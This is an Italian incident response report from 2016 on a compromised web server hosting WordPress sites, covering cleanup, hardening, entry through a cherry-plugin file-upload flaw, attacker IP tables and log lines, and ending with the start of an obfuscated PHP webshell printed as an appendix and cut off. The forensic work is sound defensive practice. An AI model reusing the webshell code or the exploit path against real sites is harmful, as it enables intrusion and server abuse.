


ATTIVITÀ DI INCIDENT RESPONSE SU DIAGONAL-WEB.COM


Mario Zagaria
02/10/2016

Sommario

Introduzione e contesto

Su richiesta del committente, è stata realizzata una attività di incident response che ha interessato un server “cloud” ospitato all’interno dell’infrastruttura di BlueHost.

La prima notizia relativa all’intrusione è stata data da Bluehost stesso, che ha inviato una email datata 22/09/2016 con la quale si notificava la sospensione del servizio.



Da: support_noreply@bluehost.com
Oggetto: About your diagonal-web.com bluehost.com account
Data: 22 settembre 2016 22:16:11 CEST
A: [redacted]

Dear Customer,

We received multiple reports of hacker activity on your account and as a result had to suspend the account. Please read the information sent below as it provides you some options as to resolving this issue.

Your account has been hacked;

One Example: /home1/diagona4/public_html/limone/site/wp-admin/js/page56.php

Please review your files and clean the account accordingly. Once you have confirmed you files are clean and no longer a threat, please contact us again to have your account reactivated.

In seguito a questa comunicazione, tutti i siti web ospitati dal server sono stati messi offline.

Il cliente si metteva quindi in contatto per programmare una attività di incident response in data 27/09/2016.

Assessment del server e delle configurazioni


Una prima verifica del server ha permesso di appurare l'esistenza della compromissione.


Lo scenario che si è tuttavia profilato è stato tutt'altro che roseo, in quanto:


- Il server, a causa di una errata configurazione, presentava attivo un solo account FTP a cui era concesso il privilegio di accedere a /www ma non a /.
- Il demone SSH era disattivato in quanto mai configurato.
- L'integrità dei backup presenti, salvati sul server stesso, era a sua volta compromessa.
- Il backup più recente, oltre ad essere incompleto, risaliva al 31/03/2016 ed era quindi inutilizzabile


Si è quindi subito realizzata la necessità di procedere ad una bonifica manuale di tutto il materiale.

Nelle immagini successive possiamo vedere lo stato dei backup all'atto della prima ispezione. E' possibile notare, oltre alla data di creazione, anche l'inconsistenza nelle dimensioni dell'archivio durante lo scorrere del tempo.









/backupwordpress/2f7075626c69635f687
Go
Collapse All
(/home1/diagona4)
.cpanel
.cpanel-datastore
.cphorde
.htpasswds
.razor
.spamassassin
.trash
backupwordpress
2f7075626c69635f68746d6c2f646961676f6
2f7075626c69635f68746d6c2f6c61622f77
2f7075626c69635f68746d6c2f6c696d6f6e
2f7075626c69635f68746d6c2f6d6972
Home
Up One Level
Back
Forward
Reload
Select All
Unselect All
Name
Size
Last Modified (ora solare
Type
Perms
wp_backup1454956131.tar.gz
50.58 MB
Feb 8, 2016 7:30 PM
package/x-generic
0644
wp_backup1458127101.tar.gz
29.78 MB
Mar 16, 2016 12:21 PM
package/x-generic
0644
wp_backup1459424002.tar.gz
25.37 MB
Mar 31, 2016 1:35 PM
package/x-generic
0644

Messa in sicurezza iniziale del server

Utilizzando cPanel messo a disposizione da Bluehost, si è quindi proceduto al cambio della password di root, al riavvio del server in modo da terminare ogni connessione ancora attiva, alla rimozione di tutti gli account FTP e all'attivazione del servizio SSH.

Questo, in congiunzione con la disattivazione del server HTTP già operata da Bluehost, ha garantito un ambiente ragionevolmente privo di possibili interferenze da parte degli attaccanti.



Dai grafici possiamo notare come l'uso del server sia quasi nullo, dato che il webserver è disattivato.

Analisi e Bonifica dei contenuti

Per velocizzare le operazioni, tutto il contenuto del server HTTP è stato compresso remotamente e scaricato in locale. Una volta completata questa operazione, i file remoti sono stati rimossi. Si è inoltre provveduto a scaricare una copia di tutti i log disponibili.

I siti ospitati sul webserver sono risultati essere 4, tutti basati su Wordpress 4.4.5, rilasciato il 07/09/2016[1]. Il ramo stabile di Wordpress al momento della stesura di questo report risulta essere il 4.6 ed in particolare l'aggiornamento 4.6.1, rilasciato nella stessa data[2].

In realtà il quarto sito si è rivelato essere una installazione temporanea di sviluppo e test, senza un dominio associato, ed è stato quindi eliminato e non fa parte di questa analisi.

Non sono documentati exploit funzionanti per la versione 4.4.5 di Wordpress, tuttavia, dato che non si sono riscontrate incompatibilità con la versione 4.6.x, non è giustificabile la sua mancata installazione.

Una iniziale scansione attraverso un comune software antivirus ha permesso la rilevazione di un primo gruppo di file malevoli, incluso quello segnalato da Bluehost:

- \limone\site\wp-admin\js\page56.php
- \limone\site\wp-includes\images\wlw\dir.php
- \limone\site\wp-includes\images\wlw\lib.php
- \limone\site\wp-includes\random_compat\page42.php
- \limone\storytelling\global.php
- \limone\storytelling\parts\ajax34.php
- \limone\storytelling\static\img\brand\lib.php

E' interessante notare come, pur sfruttando le directory offerte da una comune installazione di Wordpress per nascondere i file, nessuno di essi abbia il nome di un file effettivamente compreso nel pacchetto del noto CMS. Tutti i file di questo gruppo contengono una variante della stessa webshell[3].

Un secondo gruppo di file è stato individuato attraverso delle tecniche manuali; più in dettaglio confrontando il contenuto del pacchetto ufficiale di Wordpress 4.4.5[4] e delle repository ufficiali dei diversi plugin[5] con la directory tree presente. Allo scopo, è stato utilizzato il noto tool open source WinMerge[6], il quale ha anche evidenziato le modifiche a due file[7], realmente presenti in un'installazione pulita, ma compromessi dagli attaccanti.

- \limone\site\wp-admin\load-scripts.php
- \limone\site\wp-content\plugins\contact-form-7-to-database-extension\SummationRow.php
- \limone\site\wp-content\plugins\wordpress-seo\admin\ajax\class-recalculate-scores-ajax.php
- \limone\site\wp-content\plugins\wpml-string-translation\inc\admin-texts\wpml-admin-text-import.class.php
- \limone\site\wp-includes\class-wp-post.php

[1] https://codex.wordpress.org/Version_4.4.5
[2] https://codex.wordpress.org/Version_4.6.1
[3] Vedi Appendice A
[4] https://wordpress.org/wordpress-4.4.5.zip
[5] https://wordpress.org/plugins/
[6] http://winmerge.org/
[7] Vedi Appendice B

Anche in questo caso, tutti I file si sono rivelati leggere varianti della stessa webshell[6], anche se in alcuni casi fusa all'interno di file legittimi.

Il terzo ed ultimo gruppo di file malevoli è stato identificato attraverso una ricerca mirata per parole chiave sull'intera directory tree e tramite l'ispezione manuale delle posizioni tipicamente sfruttate come testa di ponte nel caso si un attacco a Wordpress (ad esempio "\wp-content\uploads\" e "\wp-content\plugins\").

- \limone\site\wp-content\plugins\wp-mineshaft.php
- \limone\site\wp-content\plugins\wp-orekio.php
- \limone\site\wp-content\plugins\wp-dojika.php
- \limone\site\wp-content\plugins\wp-jojiro.php
- \limone\site\blog20.php
- \limone\site\wp-content\uploads\wp-uso.php
- \limone\storytelling\global.php

Questo gruppo è caratterizzato da script malevoli di natura più variegata e sfuggente, utilizzati probabilmente come punto di partenza dell'attacco. Questi script sono molto più snelli e utilizzano tecniche per l'esecuzione di codice più discrete, ad esempio tramite richieste POST[8] o tramite cookies[9].

Per garantire una bonifica completa, le directory "wp-admin" e "wp-includes" di ciascun sito sono state eliminate e sostituite con quelle presenti nel pacchetto ufficiale di wordpress 4.4.5.

Il file presenti nelle sottodirectory di "wp-content", invece, sono stati ispezionati manualmente alla ricerca di qualunque artefatto fosse sfuggito alla verifiche precedenti. Dato che questi file rappresentano i contenuti caricati dall'utente e i plugin, non è stato possibile automatizzare la ricerca, dato che non esiste una repository ufficiale delle versioni obsolete dei plugin o dei temi.

Ciò ha permesso di individuare un javascript malevolo inserito all'interno del file header.php (parte integrante del tema di due dei siti)[10].

- \diagonal\blog\wp-content\themes\diagonal\header.php
- \mira-infissi\site\wp-content\themes\betheme\header.php

Questo script rendeva possibile caricare all'interno delle pagine, in maniera assolutamente invisibile, contenuti pubblicitari estremamente aggressivi e mirati. Almeno in un caso, ad esempio, lo script ha tentato l'installazione di una applicazione per terminali Android sul dispositivo usato per i test.

Al termine di tutte queste operazioni, la password di amministrazione di ciascun utente Wordpress è stata resettata modificando manualmente il database MySQL. E' noto infatti che Wordpress è in grado di accettare la sovrascrittura di una password esistente con l'hash md5 di una nuova. L'hash viene poi aggiornato con un algoritmo più robusto dopo il primo login positivo. In questo modo, è stato possibile procedere al cambio delle password prima ancora di mettere online il webserver.

Infine, una copia del database è stata ispezionata manualmente per verificare la presenza di potenziali minacce, quindi si è proceduto ad un reset delle password degli utenti configurati in MySQL (uno per ogni applicazione web).

[8] Vedi Appendice C
[9] Vedi Appendice D
[10] Vedi Appendice E

Patching e Hardening

Una volta completata la bonifica, essendo per il cliente prioritario tornare online, si è proceduto con la riattivazione del webserver. I siti web sono tornati disponibili nella notte tra il 29 e il 30 settembre 2016.

Una volta verificato che i siti, tranne piccoli dettagli di facile risoluzione, erano tornati funzionanti, è stato effettuato un nuovo backup. Questo ha consentito di eseguire l'aggiornamento della piattaforma e dei plugin con maggiore tranquillità.

Tutte le installazioni sono state migrate a Wordpress 4.6.1 e tutti i plugin utili sono stati aggiornati alla versione più recente (nessuno dei changelog riportava modifiche particolarmente impattanti, nella gran parte dei casi si trattava di piccoli bug fix, in altri di qualche minore problema di sicurezza). I seguenti plugin, disattivati, solo parzialmente configurati o giudicati superflui, sono stati eliminati del tutto per ridurre l'esposizione perimetrale.

LIMONE	MIRA	DIAGONAL
adminer	backupwordpress	akismet
contact-form-7-to-database-extension	contact-form-7-to-database-extension	backwpup
lorem-shortcode	lorem-shortcode	contact-form-7-to-database-extension
mainwp-child	mainwp-child	mainwp-child
wp-jump-menu	wp-jump-menu	math-comment-spam-protection
advanced-access-manager	akismet	wp-Facebook-Like-Button
cherry-plugin	addendio	wp-email
iw-magnific-popup	js_composer	
jetpack	LayerSlider	
wp-admin-ui-customize	jetpack	
sitepress-multilingual-cms		
wpml-string-translation		
wpml-translation-management		

Dai test è risultato che, una volta effettuata la rimozione dei plugin superflui e l'applicazione degli aggiornamenti, i siti non hanno subito alcuna alterazione estetica o funzionale.

Successivamente è stato installato e configurato un firewall applicativo per ciascun sito, un sistema di controllo delle modifiche dei file ed un sistema di prevenzione del bruteforcing. I permessi di accesso alle directory ed ai file vitali di Wordpress è stato hardenizzato, così come la configurazione del CMS e l'accesso via XML-RPC; è stato attivato Cloudflare su ogni dominio e sono stati configurati i sistemi di gestione dei log.

Come ultime precauzioni, sono state invalidate tutte le sessioni aggiornando le key e i salt delle installazioni di Wordpress e sono stati disattivati tutti i commenti tramite un hook al core di WP.

La configurazione di Cloudflare è stata anche rifinita per ottimizzare le prestazioni (caching, minificazione delle risorse statiche) e la sicurezza, con delle page rules specifiche per il CMS ed installando il plugin ufficiale in ciascun sito.

Un nuovo backup, comprensivo di database, ha concluso questa fase.

Identificazione del punto d'ingresso

Dato che nella stragrande maggioranza dei casi la compromissione di un sito basato su Wordpress passa da una vulnerabilità presente in un plugin, la probabilità di aver eliminato la falla era già piuttosto alta. Tuttavia, attraverso l'analisi dei log del webserver è stato possibile identificare il momento esatto e le modalità della breccia. E' importante notare che i log ritrovati sul server sono solo un piccolo sottoinsieme di quelli che sarebbero stati necessari ad una analisi completa, coprendo solo il periodo che va da fine agosto alla fine di settembre, quindi non è possibile escludere che ci siano state compromissioni precedenti.

La compromissione è avvenuta sfruttando una vulnerabilità di tipo *arbitrary file upload*[11] nota nel plugin "cherry-plugin", come è possibile vedere nel log seguente:

> 162.247.72.199 [11/Sep/2016:02:19:35] "POST /site/wp-content/plugins/cherry-plugin/admin/import-export/upload.php HTTP/1.1" 200 667 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"


Questa richiesta è perfettamente sovrapponibile con la vulnerabilità descritta nel ticket ufficiale[12] e poi risolta con la commit 95c6cfc[13].

La richiesta successiva contiene poi la prima occorrenza di una webshell:

> 95.128.43.164 [11/Sep/2016:02:19:38] "POST /site/wp-content/plugins/wp-mineshaft.php HTTP/1.1" 200 578 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0"

Dal momento della breccia, le attività malevole sul server hanno progressivamente raggiunto livelli sempre più importanti, come è possibile notare dal grafico seguente. La brusca interruzione di tendenza del 22 settembre indica il momento in cui il webserver è stato disattivato.

Data	Interazioni
11/09/2016	3
12/09/2016	232
13/09/2016	1437
14/09/2016	1453
15/09/2016	1329
16/09/2016	1377
17/09/2016	1358
18/09/2016	1401
19/09/2016	1438
20/09/2016	1384
21/09/2016	1443
22/09/2016	802
Totale	**13657**



[11] https://www.owasp.org/index.php/Unrestricted_File_Upload
[12] https://github.com/CherryFramework/cherry-plugin/issues/6
[13] https://github.com/CherryFramework/cherry-plugin/commit/95c6cfc54fbba1577ca623c2662f2127755b148a

E' importante notare come cherry-plugin non fosse solo obsoleto, in quanto mancava di svariati aggiornamenti, ma del tutto inutile: il plugin, infatti, era disattivato dal pannello di Wordpress e quindi non svolgeva alcun ruolo attivo. "cherry-plugin", come è possibile vedere dalla tabella a pagina 9, era tra i componenti aggiuntivi eliminati.

In Appendice F è possibile consultare una selezione delle attività compiute dagli attaccanti subito dopo la breccia.

Una ricostruzione precisa del profilo dell'attaccante non è ovviamente possibile con i dati a disposizione: le webshell caricate sono molto diffuse e l'exploit utilizzato, sebbene non notissimo, è pubblicamente disponibile.

Nella tabella seguente, è esposto un breve riepilogo della provenienza delle connessioni relative al traffico di tipo malevolo riscontrato nei log. In rosso sono evidenziati i due IP visti in precedenza, responsabili dell'attuazione dell'exploit e del primo utilizzo della webshell: entrambi appartengono all'elenco degli exit nodes della darknet Tor[14].

Host	Location	Organisation
114.215.126.38	Shanghai, China	Hangzhou Alibaba Advertising Co.,Ltd.
108.61.166.135	Amsterdam, Netherlands	Choopa, LLC
115.29.112.151	Hangzhou, China	Hangzhou Alibaba Advertising Co.,Ltd.
121.46.0.100	Guangzhou, China	China Telecom Guangdong
136.243.64.223	Germany	SERVER BLOCK
136.243.64.215	Germany	SERVER BLOCK
136.243.91.90	Germany	SERVER BLOCK
136.243.91.109	Germany	SERVER BLOCK
173.201.196.32	Scottsdale, United States	GoDaddy.com, LLC
148.251.140.85	Germany	SERVER BLOCK
173.254.6.166	Provo, United States	Unified Layer
173.201.216.42	Scottsdale, United States	GoDaddy.com, LLC
174.139.20.154	Orange, United States	Krypt Technologies
176.9.126.235	Germany	Hetzner Online GmbH
176.9.155.82	Germany	Hetzner Online GmbH
178.63.91.21	Germany	Hetzner Online AG
184.168.152.69	Scottsdale, United States	GoDaddy.com, LLC
184.168.152.183	Scottsdale, United States	GoDaddy.com, LLC
184.168.193.6	Scottsdale, United States	GoDaddy.com, LLC
184.168.193.60	Scottsdale, United States	GoDaddy.com, LLC
184.168.46.145	Scottsdale, United States	GoDaddy.com, LLC
195.74.38.63	Sweden	Binero AB
197.231.221.211	Unknown	Cyberdyne **(Tor Exit Node)**
195.74.38.94	Sweden	Binero AB
212.96.160.177	Hrusovany nad Jevisovkou, Czechia	itself s.r.o.

[14] https://www.torproject.org/

198.154.214.74	Houston, United States	Unified Layer
37.187.129.166	Unknown	OVH SAS **(Tor Exit Node)**
37.130.227.133	Unknown	Hosting Services
50.62.161.14	Scottsdale, United States	GoDaddy.com, LLC
46.4.107.49	Germany	Hetzner Online AG
50.62.208.86	Glendale, United States	GoDaddy.com, LLC
50.62.161.51	Scottsdale, United States	GoDaddy.com, LLC
50.63.194.163	Scottsdale, United States	GoDaddy.com, LLC
50.63.194.19	Scottsdale, United States	GoDaddy.com, LLC
72.167.232.191	Scottsdale, United States	GoDaddy.com, LLC
81.170.184.90	Unknown	Bahnhof Internet AB **(Tor Exit Node)**
54.172.188.140	Ashburn, United States	Amazon
68.178.254.136	Scottsdale, United States	GoDaddy.com, LLC
62.102.148.67	Sweden	Kustbandet AB
62.210.105.116	Unknown	ONLINE SAS **(Tor Exit Node)**
82.240.218.183	Angoulême, France	Free SAS
85.93.5.78	Ras al-Khaimah, United Arab Emirates	ISP4P IT Services
85.95.248.3	Turkey	Inetmar internet Hizmetleri San. Tic. Ltd. Sti
95.128.43.164	**Unknown**	**Aqua Ray SAS (Tor Exit Node)**
94.242.246.23	Unknown	root SA **(Tor Exit Node)**
88.198.54.207	Nuremberg, Germany	Hetzner Online AG
97.74.144.122	Scottsdale, United States	GoDaddy.com, LLC
97.74.24.171	Scottsdale, United States	GoDaddy.com, LLC
97.74.215.134	Scottsdale, United States	GoDaddy.com, LLC
162.247.72.199	**Unknown**	**The Calyx Institute (Tor Exit Node)**

Considerate le modalità di azione degli attaccanti, gli strumenti utilizzati nonché gli script aggiunti alle pagine si può in ogni caso concludere con un certo grado di confidenza che l'obiettivo fosse quello di sfruttare il server per condurre una classica campagna di spamming o di phishing.

Appendice A – page56.php

```
<?php ${"\x47\x4c\x4fB\x41\x4c\x53"}['vae3'] =
"\x7c\x70\x75\x39\x3f\x73\x7a\x7d\x58\x20\x24\x42\x4e\x62\x26\xd\x4c\x48\x53\x57\x4d\x74\x2e\x6d\x32\x56\x5e\x35\x63\x5c\x33\x34\x46
\x51\x28\x69\x45\x47\x40\x79\x3d\x38\x6b\x2d\x55\x5f\x44\x41\x67\x25\x21\x37\x64\x78\x23\x66\x5b\x61\x65\x76\x3c\x36\x22\x4a\x54\x7
